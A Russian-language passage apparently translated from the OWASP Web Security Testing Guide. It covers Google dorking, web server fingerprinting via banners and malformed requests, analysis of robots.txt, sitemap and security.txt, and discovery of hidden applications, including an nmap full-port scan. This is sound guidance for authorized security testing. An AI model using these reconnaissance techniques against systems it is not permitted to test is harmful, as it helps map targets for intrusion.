


Рисунок 4.1.1-2: Пример результата поиска в Google с помощью оператора cache

Google Hacking или Dorking

Поиск с помощью операторов в сочетании с творческим подходом могут быть очень эффективным средством разведки. Команды можно объединять в цепочки для обнаружения определённых типов конфиденциальных файлов и данных. Этот метод, названный [Google hacking](#) или Dorking, также можно использовать и в других поисковых системах, если они поддерживают операторы поиска.

Базы данных дорков, например [Google Hacking Database](#) — полезный ресурс, который может помочь узнать конкретную информацию. В этой базе данных дорки делятся на следующие категории:

- Уязвимые точки входа
- Файлы, содержащие имена пользователей
- Конфиденциальные каталоги
- Определение web-сервера
- Уязвимые файлы
- Уязвимые сервера
- Сообщения об ошибках
- Файлы, содержащие пикантную информацию
- Файлы, содержащие пароли
- Конфиденциальная информация о покупках в Интернете

Меры защиты

Прежде чем публиковать в Интернете информацию об архитектуре и конфигурации тщательно оцените категорию её конфиденциальности.

Периодически пересматривайте категории конфиденциальности опубликованной информации о дизайне и конфигурации.

Fingerprinting веб-сервера

ID

WSTG-INFO-02

Обзор

В задачу определения входит идентификация типа и версии web-сервера, на котором работает объект исследования. Хотя определение web-сервера часто входит в инструменты автоматизированного тестирования, исследователям важно понимать основы того, как эти инструменты пытаются идентифицировать программное обеспечение, и чем это может быть полезно.

Точное определение типа web-сервера, на котором работает приложение, может позволить специалистам по тестированию безопасности определить, уязвимо ли приложение для атаки. В частности, серверы со старыми версиями программного обеспечения без актуальных исправлений безопасности могут быть уязвимы для известных уязвимостей конкретной версии.

Задача тестирования

- Определить версию и тип используемого web-сервера, чтобы на их основе провести обнаружение известных уязвимостей.

Как тестировать

Методы, используемые для определения web-сервера, включают [захват баннера](#), извлекая его из ответов на некорректные запросы и использование автоматизированных инструментов для выполнения более надёжного сканирования с применением комбинации тактик. Предпосылка, на которой основаны все эти методы, одна и та же. Все они пытаются получить ответ от web-сервера, который затем сравнивают с базой данных известных ответов и поведения и, таким образом, сопоставляют с известным типом сервера.

Захват баннера

Захват баннера выполняется путём отправки HTTP-запроса на web-сервер и изучения его [заголовка ответа](#). Это можно сделать с помощью различных инструментов, включая **telnet** для HTTP-запросов или **openssl** для запросов через TLS/SSL.

Например, вот ответ на запрос от сервера Apache.

```
HTTP/1.1 200 OK
Date: Thu, 05 Sep 2019 17:42:39 GMT
Server: Apache/2.4.41 (Unix)
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
ETag: "75-591d1d21b6167"
Accept-Ranges: bytes
Content-Length: 117
Connection: close
Content-Type: text/html
...
```

Вот ещё один ответ, на этот раз от nginx.

```

HTTP/1.1 200 OK
Server: nginx/1.17.3
Date: Thu, 05 Sep 2019 17:50:24 GMT
Content-Type: text/html
Content-Length: 117
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
Connection: close
ETag: "5d71489a-75"
Accept-Ranges: bytes
...

```

Вот как выглядит ответ от lighttpd.

```

HTTP/1.0 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "4192788355"
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
Content-Length: 117
Connection: close
Date: Thu, 05 Sep 2019 17:57:57 GMT
Server: lighttpd/1.4.54

```

В этих примерах чётко указаны тип и версия сервера. Однако приложения, заботящиеся о безопасности, могут скрыть информацию о своём сервере, изменив заголовок. Например, вот выдержка из ответа на запрос для сайта с изменённым заголовком:

```

HTTP/1.1 200 OK
Server: Website.com
Date: Thu, 05 Sep 2019 17:57:06 GMT
Content-Type: text/html; charset=utf-8
Status: 200 OK
...

```

В случаях, когда информация о сервере скрыта, тестировщики могут угадать тип сервера на основе порядка полей заголовка. Обратите внимание, что в

приведённом выше примере Apache поля идут в следующем порядке:

- Date
- Server
- Last-Modified
- ETag
- Accept-Ranges
- Content-Length
- Connection
- Content-Type

Однако как в примере с nginx, так и со скрытым сервером общие поля следуют в следующем порядке:

- Server
- Date
- Content-Type

Тестировщики могут использовать эту информацию, чтобы предположить, что скрытым сервером является nginx. Однако, учитывая, что разные web-сервера могут иметь одинаковый порядок полей, а сами поля могут быть изменены или удалены, этот метод не является определяющим.

Отправка некорректных запросов

Web-сервер можно идентифицировать по сообщениям об ошибках. В случае, если такие сообщения не настраивались, это будут страницы ошибок по умолчанию. Один из способов заставить сервер представить их — отправить заведомо неправильные или искажённые запросы.

Например, вот ответ на запрос о несуществующем методе **SANTA CLAUS** от сервера Apache.


```
GET / SANTA CLAUS/1.1
```

```
HTTP/1.1 400 Bad Request
```

```
Date: Fri, 06 Sep 2019 19:21:01 GMT
```

```
Server: Apache/2.4.41 (Unix)
```

```
Content-Length: 226
```

```
Connection: close
```

```
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not
understand.<br />
</p>
</body></html>
```

Вот ответ на тот же запрос от nginx.

HTML

```
GET / SANTA CLAUS/1.1
```

```
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.17.3</center>
</body>
</html>
```

А вот ответ от lighttpd.

```
GET / SANTA CLAUS/1.1
```

```
HTTP/1.0 400 Bad Request
```

```
Content-Type: text/html
```

```
Content-Length: 345
```

```
Connection: close
```

```
Date: Sun, 08 Sep 2019 21:56:17 GMT
```

```
Server: lighttpd/1.4.54
```

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">
  <head>
    <title>400 Bad Request</title>
  </head>
  <body>
    <h1>400 Bad Request</h1>
  </body>
</html>
```

Поскольку страницы ошибок по умолчанию предлагают множество факторов, позволяющих различать типы web-серверов, их изучение может быть эффективным методом обнаружения, даже если поля http-заголовка сервера скрыты.

Использование инструментов автоматизированного сканирования

Как указывалось ранее, определение web-сервера часто включается в функции автоматизированных инструментов сканирования. Эти инструменты могут делать запросы, подобные показанным выше, а также проводить другие более специфичные для сервера тесты. Автоматизированные инструменты могут сравнивать ответы web-серверов намного быстрее, чем ручное тестирование, и использовать большие базы данных известных ответов для попытки идентификации сервера. По этим причинам автоматизированные инструменты с большей вероятностью дадут точные результаты.

Вот некоторые часто используемые инструменты сканирования, которые включают в себя функцию определения web-сервера.

- [Netcraft](#) — online-инструмент, который сканирует web-сайты на наличие информации, включая web-сервер.
- [Nikto](#) — инструмент для командной строки с открытым исходным кодом.
- [Nmap](#) — инструмент для командной строки с открытым исходным кодом, который также имеет графический интерфейс [Zenmap](#).

Меры защиты

Хотя открытая информация о сервере не обязательно сама по себе является уязвимостью, это информация, которая может помочь злоумышленникам использовать другие уязвимости. Открытая информация о сервере также может привести к тому, что злоумышленники найдут уязвимости серверов конкретной версии, которые можно использовать для эксплуатации непропатченных серверов. По этой причине рекомендуется принять некоторые меры предосторожности, которые включают в себя:

- Скрытие информации о web-сервере в http-заголовках, например, с помощью модуля [Apache mod_headers](#).
- Использование защищённого [обратного прокси-сервера](#) для создания дополнительного уровня безопасности между web-сервером и Интернетом.
- Поддержание web-серверов в актуальном состоянии с помощью последних обновлений программного обеспечения и безопасности.

Анализ метафайлов web-сервера на предмет утечки информации

ID

WSTG-INFO-03

Обзор

В этом разделе описывается, как тестировать различные файлы метаданных на утечку информации о путях или функциях web-приложения. Кроме того, может быть создан перечень каталогов, которые следует избегать паукам, роботам или сканерам, в зависимости от [Пути выполнения приложения](#). Также может быть собрана другая информация для определения поверхности атаки, сведений о технологиях или для использования в социальной инженерии.

Задачи тестирования

- Выявить скрытые или неочевидные пути и функциональные возможности приложения с помощью анализа файлов метаданных.

- Извлечь и отобразить на схеме эту и другую информацию, которая может привести к лучшему пониманию исследуемых систем.

Как тестировать

Любое из действий, выполняемых ниже с помощью **wget** также может быть выполнено с помощью **curl**. Многие инструменты динамического тестирования безопасности приложений (DAST), такие как ZAP или Burp Suite, включают анализ метафайлов в состав их функциональности spider / crawler. Они также могут определяться с помощью различных [Google Dorks](#) или используя операторы поиска, такие как **inurl:**.

Robots

Web-пауки, поисковые роботы или сканеры извлекают web-страницу, а затем рекурсивно обходят её гиперссылки для извлечения дополнительного контента. Их поведение определяется [Robots Exclusion Protocol](#) в файле [robots.txt](#) из каталога webroot.

В качестве примера можно привести начало файла **robots.txt** от [Google](#), который 5 мая 2020 г. выглядел так:

```
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
...
```

Директива [User-Agent](#) относится к конкретному пауку/роботу/сканеру. Например, **User-Agent: Googlebot** относится к пауку из Google, а **User-Agent: bingbot** относится к сканеру от Microsoft. **User-Agent: *** в приведенном выше примере относится ко всем [паукам/роботам/сканерам](#).

Директива **Disallow** указывает, какие ресурсы запрещено посещать паукам/роботам/сканерам. В приведенном выше примере запрещены:

```
...
Disallow: /search
...
Disallow: /sdch
...
```

Web-пауки/роботы/сканеры могут [намеренно игнорировать](#) директивы **Disallow** указанные в файле **robots.txt**. Поэтому не стоит рассматривать **robots.txt** как механизм для ограничений на доступ, хранение или публикацию web-контента третьими лицами.

Файл **robots.txt** извлекается из корневого web-каталога web-сервера. Например, чтобы взять файл **robots.txt** с **www.google.com** с помощью **wget** или **curl**:

SHELL

```
$ curl -O -Ss http://www.google.com/robots.txt && head -n5
robots.txt
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
...
```

Анализ robots.txt с помощью инструментов Google для web-мастеров

Владельцы web-сайтов могут использовать функцию «Анализ robots.txt» для анализа сайта в составе [Google Webmaster Tools](#). Этот инструмент может помочь в тестировании, и процедура выглядит следующим образом:

1. Войдите в Инструменты Google для web-мастеров с помощью учетной записи Google.
2. На панели инструментов введите URL-адрес анализируемого сайта.
3. Выберите один из имеющихся методов и следуйте инструкциям на экране.

Теги META

Теги **<META>** размещаются в разделе **HEAD** каждого HTML-документа и должны быть одинаковыми на всём web-сайте, на тот случай, если начальной точкой робота/паука/сканера будет ссылка на документ вне каталога webroot, т.е. с

[внешней ссылки](#). Директива robots также может быть указана с помощью [META тега](#).

META-тег ROBOTS

Если тег со значением `<META NAME="ROBOTS" ... >` отсутствует, то "Robots Exclusion Protocol" использует значение по умолчанию `INDEX, FOLLOW`. Таким образом, две другие альтернативы начинаются с `NO...` т.е. `NOINDEX` и `NOFOLLOW`.

На основе директив Disallow, перечисленных в файле robots.txt в каталоге webroot, выполняется поиск по регулярному выражению `<META NAME="ROBOTS"` на каждой web-странице, и результат сравнивается с файлом `robots.txt` в webroot.

Информационные META-теги

Организации часто встраивают информационные META-теги в web-контент для поддержки различных технологий, таких как программы чтения с экрана, предварительный просмотр в социальных сетях, индексация в поисковых системах и т.д. Такая метаинформация может быть полезна для тестировщиков при определении используемых технологий и дополнительных путей / функций для изучения и тестирования. Например, в исходном коде страницы `www.whitehouse.gov` по состоянию на 5 мая 2020 г. присутствовала следующая метаинформация:


```
...
<meta property="og:locale" content="en_US" />
<meta property="og:type" content="website" />
<meta property="og:title" content="The White House" />
<meta property="og:description" content="We, the citizens
of America, are now joined in a great national effort to
rebuild our country and to restore its promise for all. -
President Donald Trump." />
<meta property="og:url"
content="https://www.whitehouse.gov/" />
<meta property="og:site_name" content="The White House" />
<meta property="fb:app_id" content="1790466490985150" />
<meta property="og:image"
content="https://www.whitehouse.gov/wp-
content/uploads/2017/12/wh.gov-share-img_03-1024x538.png"
/>
<meta property="og:image:secure_url"
content="https://www.whitehouse.gov/wp-
content/uploads/2017/12/wh.gov-share-img_03-1024x538.png"
/>
<meta name="twitter:card" content="summary_large_image" />
<meta name="twitter:description" content="We, the citizens
of America, are now joined in a great national effort to
rebuild our country and to restore its promise for all. -
President Donald Trump." />
<meta name="twitter:title" content="The White House" />
<meta name="twitter:site" content="@whitehouse" />
<meta name="twitter:image"
content="https://www.whitehouse.gov/wp-
content/uploads/2017/12/wh.gov-share-img_03-1024x538.png"
/>
<meta name="twitter:creator" content="@whitehouse" />
...
<meta name="apple-mobile-web-app-title" content="The White
House">
<meta name="application-name" content="The White House">
<meta name="msapplication-TileColor" content="#0c2644">
<meta name="theme-color" content="#f5f5f5">
...
```

Карта сайта

Карта сайта — это файл, в котором разработчик может предоставить информацию о страницах, видео и других файлах, предлагаемых сайтом или приложением, а также о взаимосвязях между ними. Поисковые системы могут использовать этот файл для более тщательного изучения вашего сайта. Тестировщики могут использовать файл **sitemap.xml**, чтобы изучить сайт или приложение более полно.

Следующий отрывок взят из основной карты сайта Google, полученной 5 мая 2020 года.

SHELL

```
$ wget --no-verbose https://www.google.com/sitemap.xml &&
head -n8 sitemap.xml
2020-05-05 12:23:30 URL:https://www.google.com/sitemap.xml
[2049] -> "sitemap.xml" [1]

<?xml version="1.0" encoding="UTF-8"?>
<sitemapindex
xmlns="http://www.google.com/schemas/sitemap/0.84">
  <sitemap>
    <loc>https://www.google.com/gmail/sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>https://www.google.com/forms/sitemaps.xml</loc>
  </sitemap>
  ...
```

Далее тестировщик может захотеть исследовать карту сайта gmail

https://www.google.com/gmail/sitemap.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"
xmlns:xhtml="http://www.w3.org/1999/xhtml">
  <url>
    <loc>https://www.google.com/intl/am/gmail/about/</loc>
    <xhtml:link href="https://www.google.com/gmail/about/"
hreflang="x-default" rel="alternate"/>
    <xhtml:link
href="https://www.google.com/intl/el/gmail/about/"
hreflang="el" rel="alternate"/>
    <xhtml:link
href="https://www.google.com/intl/it/gmail/about/"
hreflang="it" rel="alternate"/>
    <xhtml:link
href="https://www.google.com/intl/ar/gmail/about/"
hreflang="ar" rel="alternate"/>
    ...
  </url>
</urlset>
```

Security TXT

[security.txt](#) был ратифицирован IETF как [RFC 9116 - Формат файла для помощи в раскрытии уязвимостей в системе безопасности](#), давая возможность web-сайтам указывать политику безопасности и контактные данные. Существует множество причин, по которым это может представлять интерес для сценариев тестирования, включая:

- Определение дополнительных путей или ресурсов для включения в обнаружение/анализ.
- Сбор открытой информации.
- Поиск информации о Bug Bounty и т.п.
- Социальная инженерия.

Файл может находиться либо в корневом каталоге web-сервера, либо в каталоге **.well-known/**. Например:

- <https://example.com/security.txt>
- <https://example.com/.well-known/security.txt>

Вот пример из реальной жизни, полученный из LinkedIn 5 мая 2020 года:

```
$ wget --no-verbose https://www.linkedin.com/.well-known/security.txt && cat security.txt
2020-05-07 12:56:51 URL:https://www.linkedin.com/.well-known/security.txt [333/333] -> "security.txt" [1]
# Conforms to IETF `draft-foudil-securitytxt-07`
Contact: mailto:security@linkedin.com
Contact:
https://www.linkedin.com/help/linkedin/answer/62924
Encryption:
https://www.linkedin.com/help/linkedin/answer/79676
Canonical: https://www.linkedin.com/.well-known/security.txt
Policy: https://www.linkedin.com/help/linkedin/answer/62924
```

Открытые ключи OpenPGP содержат некоторые метаданные, которые могут предоставить информацию о самом ключе. Вот некоторые общие элементы метаданных, которые можно извлечь из открытого ключа OpenPGP:

- **Key ID:** идентификатор ключа — это короткий идентификатор, полученный из открытого ключа. Он помогает идентифицировать ключ и часто отображается как шестнадцатеричное значение из восьми символов.
- **Key Fingerprint:** отпечаток ключа — это более длинный и уникальный идентификатор. Часто отображается как шестнадцатеричное значение из 40 символов. Отпечатки ключа обычно используются для проверки целостности и подлинности открытого ключа.
- **Key Algorithm:** алгоритм ключа представляет собой криптографический алгоритм, используемый открытым ключом. OpenPGP поддерживает различные алгоритмы, такие как RSA, DSA и ECC (криптография на эллиптических кривых).
- **Key Size:** размер ключа относится к длине или размеру криптографического ключа в битах. Он указывает на надежность ключа и определяет уровень безопасности, обеспечиваемый ключом.
- **Key Creation Date:** дата создания ключа указывает, когда ключ был сгенерирован или создан.
- **Key Expiration Date:** Дата истечения срока действия ключа: открытые ключи OpenPGP могут иметь установленную дату истечения срока действия, после которой они считаются недействительными. Дата истечения срока действия ключа указывает, когда ключ больше недействителен.
- **User IDs:** Идентификаторы пользователей: открытые ключи могут иметь один или несколько связанных идентификаторов пользователей, которые идентифицируют владельца или организацию, связанную с ключом.

Идентификаторы пользователей обычно включают такую информацию, как имя, адрес электронной почты и необязательные комментарии владельца ключа.

Humans TXT

humans.txt — это инициатива для знакомства с людьми, стоящими за web-сайтом. Он имеет форму текстового файла, который содержит информацию о людях, которые внесли свой вклад в создание сайта. Этот файл часто (хотя и не всегда) содержит информацию о карьерных возможностях.

Следующий пример был получен из Google 5 мая 2020 г.:

SHELL

```
$ wget --no-verbose https://www.google.com/humans.txt &&
cat humans.txt
2020-05-07 12:57:52 URL:https://www.google.com/humans.txt
[286/286] -> "humans.txt" [1]
Google is built by a large team of engineers, designers,
researchers, robots, and others in many different sites
across the globe. It is updated continuously, and built
with more tools and technologies than we can shake a stick
at. If you'd like to help us out, see careers.google.com.
```

Другие .well-known источники информации

Существуют другие RFC и проекты, которые предлагают стандартизированное использование файлов в каталоге **.well-known/**. Списки которых можно найти [здесь](#) или [тут](#).

Тестировщик может просмотреть RFC/проекты и создать список, который можно загрузить в сканер или фаззер, чтобы проверить существование или содержимое таких файлов.

Инструменты

- Браузер (см. Исходный код страницы или Инструменты разработчика)
- curl
- wget
- Burp Suite
- ZAP

Инвентаризация приложений на web-сервере

ID

WSTG-INFO-04

Обзор

Важнейшим шагом в тестировании web-приложений на наличие уязвимостей является определение того, какие именно приложения размещены на web-сервере. Многие приложения имеют известные уязвимости и известные стратегии атак, которые можно использовать для получения удалённого управления или несанкционированного использования данных. Кроме того, многие приложения часто не защищаются или не обновляются из-за того, что считается, что они используются только «внутри» и, следовательно, никакой угрозы не существует.

С распространением виртуальных web-серверов традиционное отношение 1:1 между IP-адресом и web-сервером теряют своё исходное значение. Нередко несколько web-сайтов или приложений с разными DNS-именами определяются как один и тот же IP-адрес. Этот сценарий не ограничивается хостинг-провайдерами, он также применим и к обычным корпоративным средам.

Специалистам по безопасности иногда в качестве цели для тестирования даётся набор IP-адресов. Этот сценарий похож на задание типа тестирования на проникновение, но в любом случае ожидается, что будут проанализированы все web-приложения, доступные через эту цель. На данном IP-адресе размещена служба HTTP на порту 80, но если тестировщик захочет получить к нему доступ, указав IP-адрес (а это всё, что он знает), он увидит "No web server configured at this address" или что-то подобное. Система могла «скрыть» ряд web-приложений, относящихся к несвязанным DNS-именам. Очевидно, что область исследования сильно зависит от того, тестируются ли все приложения или только те, о которых известно тестировщику.

Иногда спецификация цели более развёрнута. Тестировщику может быть дан список IP-адресов и соответствующих им DNS-имён. Тем не менее, этот список может передавать неполную информацию, т.к. некоторые DNS-имена могут быть опущены, и клиент может даже не знать об этом (что часто происходит в крупных организациях).

Другие вопросы, влияющие на область исследования, представлены web-приложениями, опубликованными по неочевидным адресам (например, <http://www.example.com/some-strange-URL>), которые нигде больше не упоминаются. Это может произойти либо по ошибке (из-за неправильной

настройки), либо намеренно (например, неанонсированные административные интерфейсы).

Чтобы устранить эти проблемы, необходимо провести обнаружение web-приложений.

Задача тестирования

- Провести инвентаризацию приложений, которые находятся на web-сервере и входят в область исследования.

Как тестировать

Обнаружение web-приложений — процесс, направленный на идентификацию web-приложений в заданной инфраструктуре. Последняя обычно указывается как набор (блок) IP-адресов, но может состоять из набора DNS-имён или их комбинации. Эта информация передаётся перед проведением исследования, будь то тест на проникновение в классическом стиле или анализ защищённости приложения. В обоих случаях, если в правилах участия не указано иное (например, тестировать только приложение, расположенное по адресу <http://www.example.com/>), оценка должна быть максимально полной по охвату, т.е. должна идентифицировать все приложения, доступные через указанную цель. В следующих примерах рассматривается несколько методов, которые можно применять для этого.

Некоторые из методов применимы к web-серверам с выходом в Интернет, а именно DNS- и web-поиску с обратным IP. В примерах используются частные IP-адреса (например, [192.168.1.100](#)), которые, если не указано иное, представляют собой *общие* IP-адреса и используются только в целях анонимности.

Есть три фактора, влияющих на то, сколько приложений связано с данным DNS-именем (или IP-адресом):

1. Другой базовый URL

Очевидной точкой входа для web-приложения является www.example.com, т.е. с помощью этой краткой записи мы думаем о web-приложении <http://www.example.com/> (то же относится и к https). Однако, несмотря на то, что это наиболее распространённая ситуация, ничто не мешает приложению начинаться после `/`.

Например, одно и то же DNS-имя может быть связано с тремя web-приложениями, например: <http://www.example.com/app1> <http://www.example.com/app2> <http://www.example.com/app3>

В этом случае URL `http://www.example.com/` не будет связан с какой-то значимой страницей, а три приложения будут **скрыты**, если тестировщик явно не знает, как к ним добраться, т.е. не знает `app1`, `app2` или `app3`. Обычно нет необходимости публиковать web-приложения таким образом, только если владелец умышленно не хочет, чтобы они были доступны стандартным образом, и готов отдельно информировать об их точном местонахождении. Это не означает, что эти приложения являются секретными, просто их существование и местонахождение явно не анонсируются.

2. Нестандартные порты

Хотя web-приложения обычно используют порты 80 (http) и 443 (https), в этих номерах портов нет ничего особенного. Фактически, web-приложения могут быть связаны с произвольными TCP-портами, и на них можно ссылаться, указав номер порта следующим образом:

`http[s]://www.example.com:port/`. Например,
`http://www.example.com:20000/`.

3. Виртуальные хосты

DNS позволяет связать один IP-адрес с одним или несколькими символьными именами. Например, IP-адрес `192.168.1.100` может быть связан с DNS-именами `www.example.com`, `helpdesk.example.com`, `webmail.example.com`. Необязательно, чтобы все имена принадлежали одному и тому же домену DNS. Отношение 1-к-N может использоваться для обслуживания различного контента с помощью так называемых виртуальных хостов. Информация, указывающая виртуальный хост, есть в [заголовке Host](#) протокола HTTP.

Никто бы и не заподозрил о существовании других web-приложений помимо очевидного `www.example.com`, не зная о наличии `helpdesk.example.com` и `webmail.example.com`.

Подходы к решению проблемы 1 — нестандартные URL-адреса

Нет какого-то способа полностью удостовериться в наличии web-приложений с нестандартными именами. Нет чётких критериев, регулирующих соглашение о наименовании, однако есть ряд методов, которые тестировщик может использовать для получения дополнительной информации.

Во-первых, если web-сервер не настроен правильно, то он позволяет просматривать каталоги, и, возможно, удастся обнаружить эти приложения. С этим могут помочь сканеры уязвимостей.

Во-вторых, на эти приложения могут ссылаться другие web-страницы, и есть вероятность, что они были просканированы и проиндексированы поисковыми

системами. Если тестировщики догадываются о существовании таких **скрытых** приложений на `www.example.com`, они могут поискать их с помощью оператора `site` и изучить результат запроса `site: www.example.com`. Среди возвращенных URL-адресов может быть один, указывающий на такое неочевидное приложение.

Другой вариант — проверить URL, которые могут быть вероятными кандидатами для непубличных приложений. Например, внешний интерфейс web-почты может быть доступен по URL-адресам, таким как `https://www.example.com/webmail`, `https://webmail.example.com/`, или `https://mail.example.com/`. То же самое относится и к административным интерфейсам, которые могут быть опубликованы по скрытым URL (например, административный интерфейс Tomcat) и при этом нигде не упоминаться. Таким образом, поиск по словарю (или метод «обоснованного тыка») может дать некоторые результаты. С этим могут помочь сканеры уязвимостей.

Подходы к решению проблемы 2 — нестандартные порты

Наличие web-приложений на нестандартных портах проверить легко. Сканер портов, например, Nmap, может распознавать службы с помощью опции `-sV`, и идентифицировать http(s) на произвольных портах. Всего то и нужно, что перебрать всё адресное пространство в 64 тысячи TCP-портов.

Например, следующая команда при сканировании TCP-соединений будет искать все открытые порты на IP-адресе `192.168.1.100` и попытается определить, какие службы к ним привязаны (показаны только *основные* переключатели — Nmap имеет широкий набор опций, обсуждение которых выходит за рамки данного руководства):

```
nmap -Pn -sT -sV -p0-65535 192.168.1.100
```

Достаточно изучить результат её работы и найти http или указание служб, обёрнутых в SSL (которые следует проверить отдельно, чтобы подтвердить, что они являются https). Например, вывод предыдущей команды может выглядеть так:

Interesting ports on 192.168.1.100:

(The 65527 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 3.5p1 (protocol 1.99)
80/tcp	open	http	Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp	open	ssl	OpenSSL
901/tcp	open	http	Samba SWAT administration server
1241/tcp	open	ssl	Nessus security scanner
3690/tcp	open	unknown	
8000/tcp	open	http-alt?	
8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Из этого примера видно, что:

- На 80-м порту запущен HTTP-сервер Apache.
- Похоже, что на порту 443 есть HTTPS-сервер (но это необходимо подтвердить, например, набрав **https://192.168.1.100** в браузере).
- На порту 901 находится web-интерфейс Samba SWAT.
- Служба на порту 1241 — это не HTTPS, а демон Nessus, обёрнутый в SSL.
- Порт 3690 имеет неуказанную службу (Nmap возвращает её *fingerprint* — здесь опущенный для ясности — вместе с инструкциями как отправить его для включения в базу сигнатур Nmap, при условии, что вы знаете, какую службу он представляет).
- Ещё одна неуказанная служба есть на порту 8000; возможно, это HTTP, поскольку на этом порту нередко можно найти HTTP-серверы. Разберём этот вопрос:

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
...
```

Что подтверждает, что на самом деле это HTTP-сервер. В качестве альтернативы, тестировщики могли бы посетить URL-адрес с помощью web-браузера; или использовать команды GET или HEAD в Perl, которые имитируют HTTP-взаимодействия, подобные приведённым выше (однако запросы HEAD могут поддерживаться не всеми серверами).

- На порту 8080 запущен Apache Tomcat.

Ту же задачу могут выполнять и сканеры уязвимостей, но сначала убедитесь, что выбранный сканер может идентифицировать службы HTTP(S), работающие на нестандартных портах. Например, Nessus способен идентифицировать их на произвольных портах (при условии, что ему поручено сканировать все порты), и в отличие от Nmap проведёт ряд тестов на известные уязвимости web-сервера, а также на конфигурацию SSL для HTTPS. Как указывалось ранее, Nessus также может обнаруживать популярные приложения или web-интерфейсы, которые в противном случае могли бы остаться незамеченными (например, административный интерфейс Tomcat).

Подходы к решению проблемы 3 — виртуальные хосты

Есть несколько методов, которые можно использовать для идентификации DNS-имён, связанных с данным IP-адресом. **x.y.z.t**.

Передача DNS-зоны

В настоящее время этот метод применяется редко, учитывая, что передача зон почти не используется. Тем не менее, возможно, стоит попробовать. Прежде

всего, тестировщики должны определить DNS-серверы, обслуживающие **x.y.z.t**. Если известно символьное имя для **x.y.z.t** (пусть это будет **www.example.com**), его серверы имён могут быть определены с помощью таких инструментов, как **nslookup**, **host** или **dig**, посредством запроса в DNS.

Если для **x.y.z.t** символьные имена не известны, но оно есть в определении цели, тестировщики могут попытаться применить тот же процесс и запросить сервер имён с этим именем (надеясь, что **x.y.z.t** также обслуживается этим DNS-сервером). Например, если цель определена через IP-адрес **x.y.z.t** и имя **mail.example.com**, определите DNS-сервер для домена **example.com**.

В следующем примере показано, как определить серверы имён для **www.owasp.org** с помощью команды **host**:

SHELL

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

